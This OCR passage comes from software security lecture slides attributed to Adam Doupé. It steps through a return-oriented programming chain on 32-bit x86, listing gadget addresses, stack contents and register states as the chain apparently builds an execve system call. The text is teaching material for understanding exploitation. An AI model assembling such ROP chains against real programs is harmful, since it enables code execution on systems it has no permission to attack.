
%eax	0x0
%ebx	
%ecx	
%edx	0x080ea06c
%esp	0xbffff62c
%ebp	0x65646362
%eip	0x0806e91b



0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6
0x00000000
0xbffff690
0xbffff664
0xbffff62c
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
mov %eax,(%edx) 0x809a67d
ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0x0
%ebx
%ecx
%edx 0x080ea06c
%esp 0xbffff630
%ebp 0x65646362
%eip 0x080bb6d6
386
Adam Doupé, Software Security





```
pop %edx              0x806e91a
ret                   0x806e91b
pop %eax              0x80bb6d6
ret                   0x80bb6d7
mov %eax,(%edx)       0x809a67d
ret                   0x809a67f
xor %eax,%eax         0x80541b0
ret                   0x80541b2
pop %ebx              0x80481c9
ret                   0x80481ca
pop %ecx              0x80e4bd1
ret                   0x80e4bd2
inc %eax              0x807b406
ret                   0x807b407
int 0x80              0x80493e1
```

%eax	0x080ea060
%ebx	
%ecx	
%edx	0x080ea06c
%esp	0xbffff634
%ebp	0x65646362
%eip	0x080bb6d7



0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6
0x00000000
0xbffff690
0xbffff664
0xbffff62c
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
mov %eax,(%edx) 0x809a67d
ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0x080ea060
%ebx
%ecx
%edx 0x080ea06c
%esp 0xbffff638
%ebp 0x65646362
%eip 388 0x0809a67d

